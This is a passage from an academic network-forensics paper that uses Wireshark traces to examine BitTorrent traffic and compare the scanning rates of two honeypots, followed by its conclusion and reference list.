A server running the BitTorrent tracker software is needed in order to transfer a file to a group of users, and the sender of the file must first have access to the server. Next, the sender must generate a torrent file containing the URL of the tracker to which peers in the swarm should register. Moreover, a group of smaller chunks hashed separately are created out of the entire content of the file and are added to the torrent file. Then, the sender registers the torrent file with the tracker. A this point, the torrent file can be published on a website to be downloaded.

When a torrent file is downloaded and opened within BitTorrent client software, the client reads the tracker URL included in the torrent file, and advertises itself to the tracker. The IP address of the new peer is registered and a timestamp indicating the time at which the peer last checked in to the database is recorded. The tracker returns to the client a response encompassing a list of addresses belonging to the other clients in the swarm as well as information indicating whether or not each peer in the swarm is a seeder possessing the file in its entirety or not.

Upon the receipt of the list of peers, the BitTorrent client begins connecting to the listed machines, requesting separate chunks of the file‘s content. When a chunk is received and a checksum of its hash is equivalent to the one stored in the torrent file, the client considers the chunk to be completed, and will no longer request that chunk of data from peers. This process continues, with the client connecting many peers at a time, requesting chunks and downloading them in parallel. In this parallel download model, each client simultaneously transfers data with many active members in its swarm.


However, despite the usefulness of BitTorrent, attackers can take advantage of this process of sharing data in a peer-to-peer network to propagate their attacks, especially DDoS attacks. If a hacker gains control of the tracker server, he can add random non-existing IP addresses to the peer list and also modify the responses sent the peers. Peers will consume their resources and become unresponsive while they are attempting to download chunks of files from non-existing machines with forged IP addresses. It is important we understand we understand how BitTorrent network traffic can be recognised in WireShark and trace what the BitTorrent packets are accomplishing.

Although the trace in Figure 19 contains normal network packets such as TCP, UDP and HTTP, careful examination can help us to realise that BitTorrent Search and transfer of data are being carried out. The following brief process demonstrates how this BitTorrent sharing of data is accomplished in the trace in Figure 19:

- *Packet 16*: A DNS query to resolve the IP address for www.bittorent.com.
- *Packet 17*: A DNS response providing the IP address
- *Packet 18*: The client [ip = 24.4.97.251] initiates a TCP connection with the BitTorrent server by sending a handshake signal SYN to the server [ip = 38.99.5.6]
- *Packet 21*: The client makes a HTTP request to the client searching for a specific file: GET/search_result.html?client=M5-0-1--a7ae16bc8183&search= madonna HTTP/1.1
- *Packets 25–29*: The server sends some data to the client.
- *Packet 31*: The 200 OK responses from the server indicate that the wanted data was found on the server.

In the subsequent packets, the same client continues to connect to other servers such as www.surveymonkey.com, c5.zedo.com and download data from there. This BitTorrent data transfer is likely causing network congestion with the result of abnormal TCP packets as it is visible in Figure 20 in the highlighted areas.

Figure 19 BitTorrent in network traffic (see online version for colours)




```
12 0.484842    24.4.97.251     68.87.76.178    DNS     83 Standard query PTR 14.5.99.38.in-addr.arpa
13 0.561121    68.87.76.178    24.4.97.251     DNS    141 Standard query response, No such name
14 43.076729   24.4.97.251     38.99.5.14      TCP     54 delta-mcp > http [FIN, ACK] Seq=135 Ack=259
15 43.129267   38.99.5.14      24.4.97.251     TCP     60 http > delta-mcp [ACK] Seq=259 Ack=136 Win=
16 86.730463   24.4.97.251     68.87.76.178    DNS     78 Standard query A www.bittorrent.com
17 86.747592   68.87.76.178    24.4.97.251     DNS     94 Standard query response A 38.99.5.6
18 86.761714   24.4.97.251     38.99.5.6       TCP     62 wimsic > http [SYN] Seq=0 Win=65535 Len=0 M
19 86.821904   38.99.5.6       24.4.97.251     TCP     62 http > wimsic [SYN, ACK] Seq=0 Ack=1 Win=57
20 86.822039   24.4.97.251     38.99.5.6       TCP     54 wimsic > http [ACK] Seq=1 Ack=1 Win=65535 L
21 86.823560   24.4.97.251     38.99.5.6       HTTP   728 GET /search_result.html?client=M5-0-1--a7ae
22 86.924009   38.99.5.6       24.4.97.251     TCP     60 http > wimsic [ACK] Seq=1 Ack=675 Win=56670
23 87.473601   24.4.97.251     68.87.76.178    DNS     82 Standard query PTR 6.5.99.38.in-addr.arpa
24 87.485980   68.87.76.178    24.4.97.251     DNS    114 Standard query response PTR www.bittorrent.
25 90.506226   38.99.5.6       24.4.97.251     TCP    525 [TCP segment of a reassembled PDU]
26 90.508501   38.99.5.6       24.4.97.251     TCP   1434 [TCP segment of a reassembled PDU]
27 90.508589   24.4.97.251     38.99.5.6       TCP     54 wimsic > http [ACK] Seq=675 Ack=1852 Win=65
28 90.553099   38.99.5.6       24.4.97.251     TCP   1434 [TCP segment of a reassembled PDU]
29 90.554255   38.99.5.6       24.4.97.251     TCP   1434 [TCP segment of a reassembled PDU]
30 90.554341   24.4.97.251     38.99.5.6       TCP     54 wimsic > http [ACK] Seq=675 Ack=4612 Win=65
31 90.554722   38.99.5.6       24.4.97.251     HTTP   574 HTTP/1.1 200 OK  (text/html)
32 90.581248   24.4.97.251     38.99.5.6       HTTP   790 GET /js/platform.js HTTP/1.1
33 90.628986   24.4.97.251     38.99.5.6       TCP     62 ewall > http [SYN] Seq=0 Win=65535 Len=0 MS
34 90.633107   38.99.5.6       24.4.97.251     TCP    372 [TCP segment of a reassembled PDU]
35 90.633742   24.4.97.251     38.99.5.6       TCP     54 wimsic > http [FIN, ACK] Seq=1411 Ack=5450
36 90.634682   38.99.5.6       24.4.97.251     TCP   1434 [TCP segment of a reassembled PDU]
37 90.635849   38.99.5.6       24.4.97.251     TCP   1434 [TCP segment of a reassembled PDU]
38 90.635912   24.4.97.251     38.99.5.6       TCP     54 wimsic > http [ACK] Seq=1412 Ack=8210 Win=6
39 90.636052   38.99.5.6       24.4.97.251     HTTP   244 HTTP/1.1 200 OK  (text/javascript)
40 90.638173   24.4.97.251     38.99.5.6       TCP     62 streetperfect > http [SYN] Seq=0 Win=65535
41 90.678052   38.99.5.6       24.4.97.251     TCP     62 http > ewall [SYN, ACK] Seq=0 Ack=1 Win=573
42 90.678183   24.4.97.251     38.99.5.6       TCP     54 ewall > http [ACK] Seq=1 Ack=1 Win=65535 Le
43 90.678848   24.4.97.251     38.99.5.6       HTTP   764 GET /css/main.css HTTP/1.1
44 90.688144   38.99.5.6       24.4.97.251     TCP     60 http > wimsic [ACK] Seq=8400 Ack=1412 Win=5
45 90.688426   38.99.5.6       24.4.97.251     TCP     60 http > wimsic [FIN, ACK] Seq=8400 Ack=1412
```

7 Honeypots

A honeypot is a computer system on the internet that is expressly set up to attract and 'trap' people who attempt to penetrate other people's computer systems without permission or authority. Honeypots are designed to record the attack process and methods of illegal users and then to protect the computer system properly. In this section, we will simulate two honeypots and study the network activity between them.


A trace file named 'extra02.pcap' (IRC channels) is taken in order to study the scan processes of two different hosts acting as honeypots in a network. In the trace file (see Figure 21), we can see that the first host with IP address '24.6.137.85' (called host 85) is continuously scanning the second host with IP address '24.6.138.50' (called host 50), In Figure 22, we observe that host 50 also begins to scan host 85 starting with packet 12.

Figure 20 Network congestion caused BitTorrent downloads (see online version for colours)



```
132 91.560068  64.41.197.44    24.4.97.251     TCP     60 [TCP Previous segment lost] http >
133 91.560115  24.4.97.251     64.41.197.44    TCP     66 [TCP Dup ACK 129#1] naap > http [A
134 91.561919  64.41.197.44    24.4.97.251     HTTP   473 [TCP Out-Of-Order] HTTP/1.1 200 OK
135 91.562005  24.4.97.251     64.41.197.44    TCP     54 naap > http [ACK] Seq=465 Ack=421 W
136 91.566196  68.87.76.178    24.4.97.251     DNS    116 Standard query response PTR surveym
137 91.575519  24.4.97.251     68.87.76.178    DNS     86 Standard query PTR 110.123.44.69.ir
138 91.587708  68.87.76.178    24.4.97.251     DNS    121 Standard query response PTR 69-44-1
139 91.590409  24.4.97.251     64.41.197.44    TCP     54 naap > http [FIN, ACK] Seq=465 Ack=
140 91.599346  72.14.209.99    24.4.97.251     TCP     60 http > wmc-log-svc [ACK] Seq=1 Ack=
141 91.599616  72.14.209.99    24.4.97.251     TCP     60 [TCP Window Update] http > wmc-log-
142 91.601877  72.14.209.99    24.4.97.251     HTTP   383 HTTP/1.1 200 OK  (GIF89a)
143 91.602379  64.41.197.44    24.4.97.251     TCP     60 http > naap [ACK] Seq=421 Ack=466 W
144 91.606486  24.4.97.251     69.44.123.110   HTTP   534 GET /ads2/d/1821/172/636/2/i0.js?z=
145 91.635053  69.44.123.110   24.4.97.251     HTTP   989 HTTP/1.1 200 OK  (application/x-jav
146 91.662278  24.4.97.251     68.87.76.178    DNS     71 Standard query A l2.zedo.com
147 91.674347  68.87.76.178    24.4.97.251     DNS    171 Standard query response CNAME l2.ze
148 91.685710  24.4.97.251     69.44.123.103   TCP     62 esbroker > http [SYN] Seq=0 Win=655
149 91.691822  24.4.97.251     66.35.208.150   TCP     62 icap > http [SYN] Seq=0 Win=65535 L
150 91.704319  69.44.123.103   24.4.97.251     TCP     62 http > esbroker [SYN, ACK] Seq=0 Ac
151 91.704438  24.4.97.251     69.44.123.103   TCP     54 esbroker > http [ACK] Seq=1 Ack=1 W
152 91.705166  24.4.97.251     69.44.123.103   HTTP   641 GET //log/p.gif?a=210534;x=1821;g=1
153 91.705837  66.35.208.150   24.4.97.251     TCP     62 http > icap [SYN, ACK] Seq=0 Ack=1
154 91.705902  24.4.97.251     66.35.208.150   TCP     54 icap > http [ACK] Seq=1 Ack=1 Win=6
155 91.707364  24.4.97.251     66.35.208.150   HTTP   851 GET /adrevolver/banner?place=10878&
156 91.728899  69.44.123.103   24.4.97.251     TCP     60 http > esbroker [ACK] Seq=1 Ack=588
157 91.729907  69.44.123.103   24.4.97.251     HTTP   503 HTTP/1.1 200 OK  (GIF89a)
158 91.737314  66.35.208.150   24.4.97.251     TCP     60 http > icap [ACK] Seq=1 Ack=798 Wir
159 91.745141  66.35.208.150   24.4.97.251     TCP   1514 [TCP segment of a reassembled PDU]
160 91.745208  66.35.208.150   24.4.97.251     TCP     60 [TCP Previous segment lost] http >
161 91.745247  24.4.97.251     66.35.208.150   TCP     54 icap > http [ACK] Seq=798 Ack=1461
162 91.745337  66.35.208.150   24.4.97.251     HTTP   139 [TCP Out-Of-Order] HTTP/1.0 200 OK
163 91.745373  24.4.97.251     66.35.208.150   TCP     54 icap > http [ACK] Seq=798 Ack=1547
```

Figure 21 Host 85 is scanning host 50 (see online version for colours)




```
  Time        Source          Destination     Protc
1 0.000000    24.6.137.85     24.6.138.50     TCP
2 0.000087    24.6.137.85     24.6.138.50     TCP
3 0.000132    24.6.137.85     24.6.138.50     TCP
4 0.000176    24.6.137.85     24.6.138.50     TCP
5 0.000218    24.6.137.85     24.6.138.50     TCP
6 0.000261    24.6.137.85     24.6.138.50     TCP
7 0.000303    24.6.137.85     24.6.138.50     TCP
8 0.000345    24.6.137.85     24.6.138.50     TCP

⊞ Frame 1 (54 bytes on wire, 54 bytes captured)
⊞ Ethernet II, Src: AmbitMic_aa:af:80 (00:d0:59:aa:af:80), D:
⊞ Internet Protocol, Src: 24.6.137.85 (24.6.137.85), Dst: 24
⊟ Transmission Control Protocol, Src Port: 36556 (36556), Ds

0000  00 01 5c 22 89 c2 00 d0  59 aa af 80 08 00 45 00   ..\"..
0010  00 28 db 04 00 00 39 06  63 38 18 06 89 55 18 06   .(....
0020  8a 32 8e cc 00 3a 51 03  49 4c 00 00 00 00 50 02   .2...:
0030  08 00 3a f9 00 00                                  ..:...
```

In order to analyse the frequency of scanning and to find out which honey pot is more aggressive or patient in scanning, we create an I/O graph with two filters. The first filter looks for any TCP SYN packets coming from host 85, and the second filter looks for any TCP flags that are set to zero and for any TCP packets coming from host 50. To create a graph in Wireshark, click the 'Statistics' button in the menu bar, and select the 'IO Graphs' option as shown in Figure 23.

The filter, "ip.src==24.6.137.85 && tcp.flags == 0x02," is used to create a graph with the TCP handshake packet flags of 0x02 (i.e., TCP SYN packet) as shown in Figure 23.


Adjustments made in the values of ‘Scale’, ‘Tick interval’, ‘Pixels per tick’, and ‘Unit’ can give a better view of the graph and allow us to view the important areas of interest with added details. As shown in Figure 24, we can compare the scanning rates of the two honeypots by setting up another filter ((“ip.src==24.6.138.50 && tcp.flags == 0x02”). Figure 24 gives a clear view of exactly what is happening between the two honeypots. The black curve represents host 85, and the red curve represents host 50. We can observe that the scanning traffic generated by host 85 bursts in the 1st second, which means that it is an aggressive scanning activity, and then it drops down very quickly. Clicking on the button, ‘Graph 3’, without mentioning any type of files in the ‘Filter’ allows us to create a green graph that shows all of the packets of the trace file. We can see the instant at which the second honeypot was triggered by the first honeypot on the red colour graph at 0.79 s.

Figure 22 Two hosts are scanning each other (see online version for colours)



```
     Time       Source         Destination    Protc
 7   0.000303   24.6.137.85    24.6.138.50    TCP
 8   0.000345   24.6.137.85    24.6.138.50    TCP
 9   0.000388   24.6.137.85    24.6.138.50    TCP
10   0.000430   24.6.137.85    24.6.138.50    TCP
11   0.012346   24.6.137.85    24.6.138.50    TCP
12   0.012680   24.6.138.50    24.6.137.85    TCP
13   0.021123   24.6.137.85    24.6.138.50    TCP
14   0.021425   24.6.138.50    24.6.137.85    TCP
15   0.021501   24.6.137.85    24.6.138.50    TCP
16   0.021737   24.6.138.50    24.6.137.85    TCP
17   0.021878   24.6.137.85    24.6.138.50    TCP
18   0.022043   24.6.138.50    24.6.137.85    TCP

⊞ Frame 12 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: AmbitMic 83:9f:00 (00:d0:59:83:9f:00), Dst

0000  00 d0 59 aa af 80 00 d0  59 83 9f 00 08 00 45 00   ..Y..
0010  00 28 03 90 00 00 80 06  f3 ac 18 06 8a 32 18 06   .(...
0020  89 55 00 3a 8e cc 00 00  00 00 51 03 49 4d 50 14   .U.:.
0030  00 00 42 e6 00 00 00 00  00 00 00 00               ..B..
```

Figure 23 Comparison of the scanning rates (see online version for colours)




Graphs
Graph 1 Color Filter: 6.137.85 && tcp.flags == 0x02 Style: Line
Graph 2 Color Filter: 6.138.50 && tcp.flags == 0x02 Style: Line
Graph 3 Color Filter: Style: Line
Graph 4 Color Filter: Style: Line
Graph 5 Color Filter: Style: Line

X Axis
Tick interval: 0.1 sec
Pixels per tick: 2
□ View as time of day

Y Axis
Unit: Packets/Tick
Scale: 50

We can even look at the second short scan done at 11.25 s by host 50 in Figure 25. The other series of successive short scans are done by host 50 at 22.25 s and so on as shown in Figure 26. From these figures, we can say that the first honeypot is aggressive and that the second honeypot is patient. In other words, these are two types of behaviour.

Figure 24 A clear view after scaling (see online version for colours)




Graphs
Graph 1 Color Filter: 6.137.85 && tcp.flags == 0x02 Style: Line
Graph 2 Color Filter: 6.138.50 && tcp.flags == 0x02 Style: Line
Graph 3 Color Filter: Style: Line
Graph 4 Color Filter: Style: Line
Graph 5 Color Filter: Style: Line

X Axis
Tick interval: 0.01 sec
Pixels per tick: 2
□ View as time of day

Y Axis
Unit: Packets/Tick
Scale: 10

Figure 25 The second short scan (see online version for colours)




Graphs
Graph 1 Color Filter: 6.137.85 && tcp.flags == 0x02 Style: Line
Graph 2 Color Filter: 6.138.50 && tcp.flags == 0x02 Style: Line
Graph 3 Color Filter: Style: Line
Graph 4 Color Filter: Style: Line
Graph 5 Color Filter: Style: Line

X Axis
Tick interval: 0.01 sec
Pixels per tick: 2
□ View as time of day

Y Axis
Unit: Packets/Tick
Scale: 10

Figure 26 Successive short scans (see online version for colours)



Graphs
Graph 1 Color Filter: 6.137.85 && tcp.flags == 0x02 Style: Line
Graph 2 Color Filter: 6.138.50 && tcp.flags == 0x02 Style: Line
Graph 3 Color Filter: Style: Line
Graph 4 Color Filter: Style: Line
Graph 5 Color Filter: Style: Line

X Axis
Tick interval: 0.01 sec
Pixels per tick: 1
□ View as time of day

Y Axis
Unit: Packets/Tick
Scale: 10

8 Conclusion

The cases of packet analysis demonstrated in this paper help us to realise packet analysers, especially WireShark are crucial to network forensics. The need for network packet analysis is raised by the fact that the methods currently used by most users for network security are not effective enough to detect all the computer attacks, especially the latest ones. For instance, antivirus software has always been the first choice for most of enterprise and home users. However, most antivirus software uses a signature detection method, what makes this approach inefficient for several reasons.

First, millions of new virus signatures are released yearly, and an antivirus can only detect viruses for known valid signatures and the unknown signatures escape the detection. Second, in line with the discussion in this paper, today's networks are facing threats more than virus, such as malware, denial of service, port scanning covert channels, and information theft; however, antivirus software can only take very limited action on these various threats. Third, hackers can also target the antivirus software running on a machine, leading to multiple vulnerabilities of the system without the awareness of the user. For these different reasons, network traffic analysis at the packet level is necessary, and it can identify many different threats and attacks that could remain unnoticed by antivirus software.

In the past, packet analysers were very expensive and patented. Wireshark has changed all that. Wireshark is one of the best open source packet analysers available today, and it displays packet data as detailed as possible. However, despite its rich toolset, it is important to keep in mind that Wireshark is not an intrusion detection system. WireShark will not warn you when someone does strange things on your network that he is not allowed to do, and it will not manipulate things on the network such as sending packets. The usefulness of WireShark is that it is a convenient and effective tool that can help network security professionals figure out what is really happening in the network if strange things happen. As it was demonstrated in the paper, packet analysis in WireShark can discover a broad range of security threats and attacks against networked computer systems.

Acknowledgement

This work was supported in part by the US National Science Foundation (NSF) under grants CNS-0716211, CNS-0737325, CCF-0829827, and CNS-1059265.

References

Braden, R. (1989) *Requirements for Internet Hosts and Communication Layers*, http://tools.ietf.org/ html/rfc1122

Cabuk, S., Brodley, C. and Shields, C. (2004) 'IP covert timing channels: design and detection', *Proceedings of the 11th ACM Conference on Computer and Communications Security*, ACM, New York, NY, USA, pp.178–187.

Camber (2005) *ICMP Packet filtering and ICMP Attacks*, http://www.camber.com/pdf/cybersecurity/sc/Filter_ICMP_packets.pdf

Chappell, L. (2003) *OS Fingerprinting with ICMP*, Protocol Analysis Institute, ftp://ftpboi.external.hp.com /ftp1/pub/hpcp/newsletter_nov2003/os_fingerprinting_with_icmp.pdf

Gont, F. (2010) *ICMP Attacks Against TCP*, RFC5927, http://tools.ietf.org/html/rfc5927.html

Harrington, J., Kuwanoe, C. and Zou, C. (2007) 'A BitTorrent-driven distributed denial-of-service attack', *3rd International Conference on Security and Privacy in Communication Networks*, Orlando, FL.

IT Cornell (2015) *Browsers and Drive-by-downloads*, http://www.it.cornell.edu/security/safety/malware/driveby.cfm

Kozierok, C. (2005) *TCP Window Size Adjustment and Flow Control*, http://www.tcpipguide.com/free/t_TCPWindowSize AdjustmentandFlowControl-2.htm

Lee, C., Roedel, C. and Silenok, E. (2003) *Detection and Characterization of Port Scan Attacks*, PhD dissertation, University of California, San Diego.

Meng, K., Xiao, Y. and Vrbsky, S.V. (2009) 'Building a wireless capturing tool for WiFi', *(Wiley Journal of) Security and Communication Networks*, Vol. 2, No. 6, November–December, pp.654–668.

Microsoft (2013) *Microsoft Security Intelligence Report*, http://www.microsoft.com/security/sir/glossary/drive-by-download-sites.aspx

NetworkUpTime (2004) *ICMP Address Mask Ping Operation*, Available at: http://www.networkuptime.com/nmap/page4-8.shtml

OpenLogic (2008) *How to Use Filters with Wireshark*, http://www.openlogic.com/wazi/bid/188067/How-to-Use-Filters-with-Wireshark

Shade, P., (2012) 'Network forensics analysis – a new paradigm in network security', *SHARKFEST Conference*, Berkeley, California.

Stout, J. (2010) *Internet Relay Chat and the Effects of Botnets on Security*, http://www.infosecisland.com/blog view/6992-Internet-Relay-Chat-and-the-Effect-of-Botnets-on-Security. html

Takahashi, D. and Xiao, Y. (2008a) 'Complexity analysis of retrieving knowledge from auditing log files for computer and network forensics and accountability', *Proc. of IEEE ICC 2008*, Beijing, China, pp.1474–1478.

Takahashi, D. and Xiao, Y. (2008b) 'Retrieving knowledge from auditing log files for computer and network forensics and accountability', *(Wiley Journal) Security and Communication Networks*, Vol. 1, No. 2, March–April, pp.147–160.

Takahashi, D., Xiao, Y. and Meng, K. (2010) 'Creating user-relationship-graph in use of flow-net and log files for computer and network accountability and forensics', *Proceedings of the IEEE Military Communications Conference 2010 (IEEE MILCOM 2010)*, San Jose, CA, pp.1818–1823.

Takahashi, D., Xiao, Y. and Meng, K. (2011) 'Virtual flow-net for accountability and forensics of computer and network systems', *(Wiley Journal of) Security and Communication Networks*, Vol. 7, No. 12, December, pp.2509–2526.

Thor, J. (2009) *Why You Need a Network Analyzer*, http://www.technewsworld.com/story/67411.html

Visualware (2009) *Networking Basics, Traceroute and Ping Overview*, http://www.visualware.com/ resources/tutorials/ tracert.html

WireShark (2006) *WireShark Official Documentation*, https://www.wireshark.org/docs/

Websites

Internet Relay Chat (IRC) Channels, http://en.wikipedia.org/ wiki/Internet_Relay_Chat

Sample Captures, http://wiki.wireshark.org/SampleCaptures

W32/Sdbot.worm description, http://vil.nai.com/vil/ content/v_ 100454.htm